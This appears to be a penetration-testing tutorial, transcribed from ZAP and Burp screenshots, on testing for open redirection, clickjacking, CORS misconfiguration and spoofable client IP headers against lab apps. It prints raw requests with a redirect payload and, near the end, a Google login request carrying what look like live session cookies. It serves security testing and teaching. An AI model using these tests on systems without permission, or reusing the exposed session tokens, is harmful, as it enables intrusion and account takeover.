http://192.168.222.136	GET	/zapwave/active/index.jsp		200	1583
http://192.168.222.136	GET	/zapwave/active/inject/in...		200	1528
http://192.168.222.136	GET	/zapwave/active/inject/in...		200	1742
http://192.168.222.136	POST	/zapwave/active/inject/in...		200	1742
http://192.168.222.136	GET	/zapwave/active/inject/in...		200	1634
http://192.168.222.136	GET	/zapwave/active/inject/in...		200	1634
http://192.168.222.136	GET	/zapwave/active/redirect...		200	1683
http://192.168.222.136	GET	/zapwave/active/redirect...		200	1437

Screenshot of the ZAP interface showing the 'Scope' tab with filter settings. An arrow points from the 'Filter by request type' section to the 'Filter by MIME type' section.

Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 2xx, 4xx and 5xx responses

Filter by request type	Filter by MIME type	Filter by status code
<input checked="" type="checkbox"/> Show only in-scope items <input type="checkbox"/> Show only requested items <input type="checkbox"/> Show only parameterized requests <input checked="" type="checkbox"/> Hide not-found items	<input checked="" type="checkbox"/> HTML <input checked="" type="checkbox"/> Script <input checked="" type="checkbox"/> XML <input type="checkbox"/> CSS	<input checked="" type="checkbox"/> Other text <input type="checkbox"/> Images <input checked="" type="checkbox"/> Flash <input type="checkbox"/> Other binary
		<input type="checkbox"/> 2xx [success] <input checked="" type="checkbox"/> 3xx [redirection] <input type="checkbox"/> 4xx [request error] <input type="checkbox"/> 5xx [server error]

Screenshot of the ZAP interface showing the contents of the 'active/redirect' branch. The 'redirect-form-basic.jsp' item is selected.

Host	Method	URL	Params	Status	Length
http://192.168.222.136	POST	/zapwave/active/redirect...		✓	302

Request:

```

Win64; x64; Trident/5.0
Connection: close
Referer: http://192.168.222.136/zapwave/active/redirect/redirect-form-basic.j
sp
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Cookie:
    dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-;
    remember_token=Stu37BrvdlCcPfSwaD7x4g;
    acopendivids=swingset,jotto,phpbb2,redmine;
    acgroupswithpersist=nada; security=low;
    PHPSESSID=f494p41jmrhg8irlfpeudi7023; security_level=0;
    JSESSIONID=A2BFAC089D849806648F940673C08EB9;
    zap-info-cookie-no-http-only=test

target=redirect-index.jsp
  
```

Request

Response

```
POST /zapwave/active/redirect/redirect-form-basic.jsp HTTP/1.1
Host: 192.168.222.136
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64;
x64; Trident/5.0)
Connection: close
Referer:
http://192.168.222.136/zapwave/active/redirect/redirect-form-basic.jsp
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Cookie: dbx-postmeta=grabit=0,-,1,-,2,-,3,-,4,-,5,-,6-&advancedstuff=0,-,1,-,2,-;
remember_token=Stu37BrvdLcPfSwD7x4g;
acopendivids=swingset,jotto,phpb2,redmine; acgroupswithpersist=nada;
security_low; PHPSESSID=f494p4ljqmh8girlfpeudi7023; security_level=0;
JSESSIONID=ACBFAC089D849806648F940673C08EB9;
zap-info-cookie-no-http-only=test
target=redirect-index.jsp
```

Request

Response

```
GET /zapwave/active/redirect/redirect-index.jsp HTTP/1.1
Host: 192.168.222.136
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64;
x64; Trident/5.0)
Connection: close
Referer:
http://192.168.222.136/zapwave/active/redirect/redirect-form-basic.jsp
Cookie: dbx-postmeta=grabit=0,-,1,-,2,-,3,-,4,-,5,-,6-&advancedstuff=0,-,1,-,2,-;
remember_token=Stu37BrvdLcPfSwD7x4g;
acopendivids=swingset,jotto,phpb2,redmine; acgroupswithpersist=nada;
security_low; PHPSESSID=f494p4ljqmh8girlfpeudi7023; security_level=0;
JSESSIONID=ACBFAC089D849806648F940673C08EB9;
zap-info-cookie-no-http-only=test
```

Request

Response

```
POST /zapwave/active/redirect/redirect-form-basic.jsp HTTP/1.1
Host: 192.168.222.136
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64;
x64; Trident/5.0)
Connection: close
Referer:
http://192.168.222.136/zapwave/active/redirect/redirect-form-basic.jsp
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Cookie: dbx-postmeta=grabit=0,-,1,-,2,-,3,-,4,-,5,-,6-&advancedstuff=0,-,1,-,2,-;
remember_token=Stu37BrvdLcPfSwD7x4g;
acopendivids=swingset,jotto,phpb2,redmine; acgroupswithpersist=nada;
security_low; PHPSESSID=f494p4ljqmh8girlfpeudi7023; security_level=0;
JSESSIONID=ACBFAC089D849806648F940673C08EB9;
zap-info-cookie-no-http-only=test
target=https://google.com
```

Request

Response

```
GET / HTTP/1.1
Host: google.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64;
x64; Trident/5.0)
Connection: close
Referer:
http://192.168.222.136/zapwave/active/redirect/redirect-form-basic.jsp
```

Target: https://google.com

The screenshot illustrates a successful exploit of a web application. The top portion shows a browser interface with a request to Google and a response displaying a modified Google search results page. The bottom portion provides a detailed analysis of the exploit, including a table of contents, a list of issues (with 'Open redirection (reflected)' highlighted), and a detailed view of the issue.

Host	Method	URL	Params	Status	Length
http://192.168.222.136	POST	/zapwave/active/redirect...	✓	302	348

Issues

- Input returned in response (reflected) [3]
 - Open redirection (reflected)
 - Email addresses disclosed
 - HTML does not specify charset
 - Suspicious input transformation (reflected)
 - Link manipulation (reflected)

i Open redirection (reflected)

Issue: Open redirection (reflected)
Severity: Information
Confidence: Certain
Host: http://192.168.222.136
Path: /zapwave/active/redirect/redirect-form-basic.jsp

Issue detail

The value of the target request parameter is used to perform an HTTP redirect. The payload http://anxa7ts8pssh/a?redirect-index.jsp was submitted in the target parameter. This caused a redirection to the following URL:

- http://anxa7ts8pssh/a?redirect-index.jsp

2. Testing for Clickjacking

Clickjacking is a malicious technique that consists of deceiving a web user into interacting (in most cases by clicking) with something different to what the user believes they are interacting with.

How to Test

- Intercept proxy and analyze header (X-Frame-Option)
- Automate Scanner

Tools

- BurpSuite
- "Clickjacking Tool" - <http://www.contextis.com/research/tools/clickjacking-tool/>

Test Example

Frameable response (potential Clickjacking) [6]

- ✓ /dvwa/
- ✓ /dvwa/index.php
- ✓ /dvwa/login.php
- ✓ /dvwa/security.php

Advisory Request Response

Note that some applications attempt to prevent these attacks from within the HTML page itself, using "framebusting" code. However, this type of defense is normally ineffective and can usually be circumvented by a skilled attacker.

You should determine whether any functions accessible within frameable pages can be used by application users to perform any sensitive actions within the application.

Issue remediation

To effectively prevent framing attacks, the application should return a response header with the name `X-Frame-Options` and the value `DENY` to prevent framing altogether, or the value `SAMEORIGIN` to allow framing only by pages on the same origin as the response itself. Note that the `SAMEORIGIN` header can be partially bypassed if the application itself can be made to frame untrusted websites.

Frameable response (potential Clickjacking) [6]

- ✓ /dvwa/
- ✓ /dvwa/index.php
- ✓ /dvwa/login.php
- ✓ /dvwa/security.php

Advisory Request Response

Raw Params Headers Hex

```
GET /dvwa/ HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0)
Gecko/20100101 Firefox/58.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: security=medium;
dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-;
security_level=0; remember_token=Stu37BrvdLCcPfSwaD7x4g;
PHPSESSID=28orCsnt15037rlcreg9giju90;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
```

Frameable response (potential Clickjacking) [6]

- ✓ /dvwa/
- ✓ /dvwa/index.php
- ✓ /dvwa/login.php
- ✓ /dvwa/security.php

Advisory Request Response

Raw Headers Hex HTML Render

```
HTTP/1.1 200 OK
Date: Mon, 12 Mar 2018 03:15:00 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-lubuntu4.30
with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5
mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38
mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-lubuntu4.30
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 4620
Connection: close
Content-Type: text/html; charset=utf-8
```

3. Test Cross Origin Resource Sharing

Cross Origin Resource Sharing or CORS is a mechanism that enables a web browser to perform “cross-domain” requests using the XMLHttpRequest L2 API in a controlled manner

How to Test

- Origin & Access-Control-Allow-Origin: insecure configuration as “*” wildcard as value of the Access-Control-Allow-Origin (all domains are allowed)
- Access-Control-Request-Method & Access-Control-Allow-Method (must have in response header by the server to describe the methods the clients are allowed to use)
- Access-Control-Request-Header & Access-Control-Allow-Headers: determine which header can be used to perform a cross-origin request
- Access-Control-Allow-Credential: this header as part of preflight request indicates that the final request can include user credential
- Input validation

Test Example

- Using automate scan tool & intercept proxy tools

Issue Definitions

This listing contains the definitions of all issues that can be detected by Burp Scanner.

Name	Typical severity	Type index
Cross-origin resource sharing	Information	0x00200600
Cross-origin resource sharing: all subdomains trusted	Low	0x00200603
Cross-origin resource sharing: arbitrary origin trusted	High	0x00200601
Cross-origin resource sharing: unencrypted origin trusted	Low	0x00200602

4. Testing for Spoofable Client IP address

If an application trusts an HTTP request header like X-Forwarded-For to accurately specify the remote IP address of the connecting client, then malicious clients can spoof their IP address. This behavior does not necessarily constitute a security vulnerability, however some applications use client IP addresses to enforce access controls and rate limits. For example, an application might expose administrative functionality only to clients connecting from the local IP address of the server, or allow a certain number of failed login attempts from each unique IP address. Consider reviewing relevant functionality to determine whether this might be the case

How to Test

- Intercept proxy
- Make sure request header do not import X-Forwarded-For, True-Client-IP, and X-Real-IP

234 https://accounts.google.com GET /ServiceLogin?service=mail&passive=1... ✓ 200 951722 HTML Gmail ✓ 172.217.27.237 GAPS=1.cJU3Wka

Request Response

Raw Params Headers Hex

```
GET /ServiceLogin?service=mail&passive=true&rm=false&continue=https://mail.google.com/mail/?ss=1&sc=1&tmpl=default&ttmpicache=C&emr=1&osid=1 HTTP/1.1
Host: accounts.google.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie:
HID=j4nQlTrD7hB1125PxgSyscSly05ufou-PRsyl0b0FQ5MPGw25Gh2UvewmCmNd-r13TgHlGt8cmxup53IAev-Fh-Jd-Ht3V01sxa40X1SUQHpx822mfa-x01UVV0Z1cp081aB-p-fAFhuyR6YoTHpjtTNJGeH3nyyggSmUyHbjiEzqK0LRAZASt
ccLtpptCTOnM3BaW0185-DnuuPjP_GAPS=1; .accounts.google.com=.accounts.google.com; RITA4.accounts=reacflz_8EM;
ACCOUNTS=1; APISID=97Qmc5cvJLOMPlXeD/AuvrB9Gdd3UrevtKV; CONSENT=VIS4V4; vA+20170521-06-0; SID=ad6e84f701a3b32EHEx04p7Af4q1PMo79TPH1c29ocbLA7H08E6xeVDDE_1kJH0duHQ.; LSID=dorito@mail.google.com.o.notifications.google.com.us; UNISSL=ap0o#SsgfZpiTWsmnfplSxJMaH6DjJcWc3y;aBd10Ty0catFXcTGx02lMf_r=HuOPNw.; HSID=A4prdy0Y4pj115cM;
SSID=AbMS5+c=qLsxxr17pS; APISID=97Qmc5cvJLOMPlXeD/AuvrB9Gdd3UrevtKV; SAPISID=Sewifea_g1uq7zK/AqMJZLQZggjtG-584; LP_JAR=2018-3-2-4; ODP=5061451;
Connection: close
Upgrade-Insecure-Requests: 1
```

About Authors:

I am Manh Pham Tien, a very young researcher passionate in penetration testing, web security / exploit, cryptography & network security.